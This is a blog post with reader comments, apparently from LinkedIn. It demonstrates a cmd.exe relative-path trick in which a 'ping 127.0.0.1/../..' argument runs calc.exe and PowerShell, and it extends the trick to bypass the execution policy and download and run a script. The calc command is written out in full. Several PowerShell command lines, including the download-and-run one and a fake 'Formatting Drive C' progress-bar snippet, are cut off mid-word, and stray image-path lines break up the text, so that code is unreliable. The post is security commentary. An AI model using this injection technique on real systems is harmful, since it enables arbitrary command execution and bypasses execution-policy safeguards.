PowerShell Script Execution via Cmd.exe Relative Path PoC

Published on June 16, 2020

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I was reading an article by Jonathan Bennett on Hackaday.com see the link below.

Updated: Direct shot out to Julian Horoszkiewicz for initially discovering this bug.

https://hackaday.com/2020/06/12/this-week-in-security-crosstalk-tls-resumption-a brave-shenanigans/

BREAKING CMD.EXE

"This is just fun, but as Microsoft doesn't consider it a real security threat, it still work Windows 10.

cmd.exe /c "ping 127.0.0.1/../../../../../../../../../../windows/system32/calc.exe"

What's the story here? Cmd.exe is first trying to interpret the string as a relative path. ' 127.0.0.1/" and the first "../" essentially cancel each other out. It's not a vulnerability per se, but I can only imagine that this particular unexpected behavior could be abused. Imagine a ping test that takes a user input, and uses the cmd /c command to run the test. If user input isn't sanitized, this quirk can be abused to run an arbitrary command."

Thought this is something I want to see if I can run a PowerShell Script though...


So I started pounding away on some of my old code

```
For ($i=0; $i -le 100; $i++) {Start-Sleep -Milliseconds 20
Write-Progress -id 1 -Activity 'Formatting Drive C' -Status 'Current Count:
```

Of course it doesn't work (its a jumbled mess of PoSh code)but lets break it down a bit

```
cmd.exe /c "ping 127.0.0.1/../../../../../../../Windows/system32/WindowsPow
```

Loads PowerShell....





```
Cmd.exe /c "ping 127.0.0.1/../../../../../../../Windows/system32/WindowsPowerShel
```

Putting in the full path and file name automatically loads the script and won't run due to the execution policy being set to restricted....

No alt text provided for this image

```
cmd.exe /c "ping 127.0.0.1/../../../../../../../Windows/system32/WindowsPow
```



Oh look it works...

I can run this line of code from the run command without any prompt or error...

Updated: 6/17/20 For even more fun we can pipe this out completely where it will auto download a script and run it via CMD prompt...

```
cmd.exe /c "ping 127.0.0.1/../../../../../../../Windows/system32/WindowsPow
```

What does this mean? It doesn't take much to turn this into truly malicious code that can be easily downloaded and executed with minimal user intervention. Hopefully Microsoft will take a deep hard look at PowerShell enforce stricter policies on execution of unsigned code without the ability to bypass.

Article Snippet from Jonathan Bennett of Hackaday

https://hackaday.com/2020/06/12/this-week-in-security-crosstalk-tls-resumption-a brave-shenanigans/

My code from:

https://github.com/bvoris/base64obfuscatinginpowershell

Update: 6/18/2020 All code for this project is stored at:

https://github.com/bvoris/Cmdexerelativepathpoc

#InfoSec, #InformationSecurity, #PowerShell, #CyberSecurity, #CyberForgeSecurity, #Security, #DataSecurity

Re

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Oh I'll exploit me some Linux...

See translation

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Jonathan Bennett • 3rd+
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Hey, thanks for the shoutout! You ought to also mention Julian Horoszkiewicz, who found the weird little bug to begin with.

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Haha thanks for having my back, Jonathan! 😀

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Julian most certainly Sir! Great find by the way!

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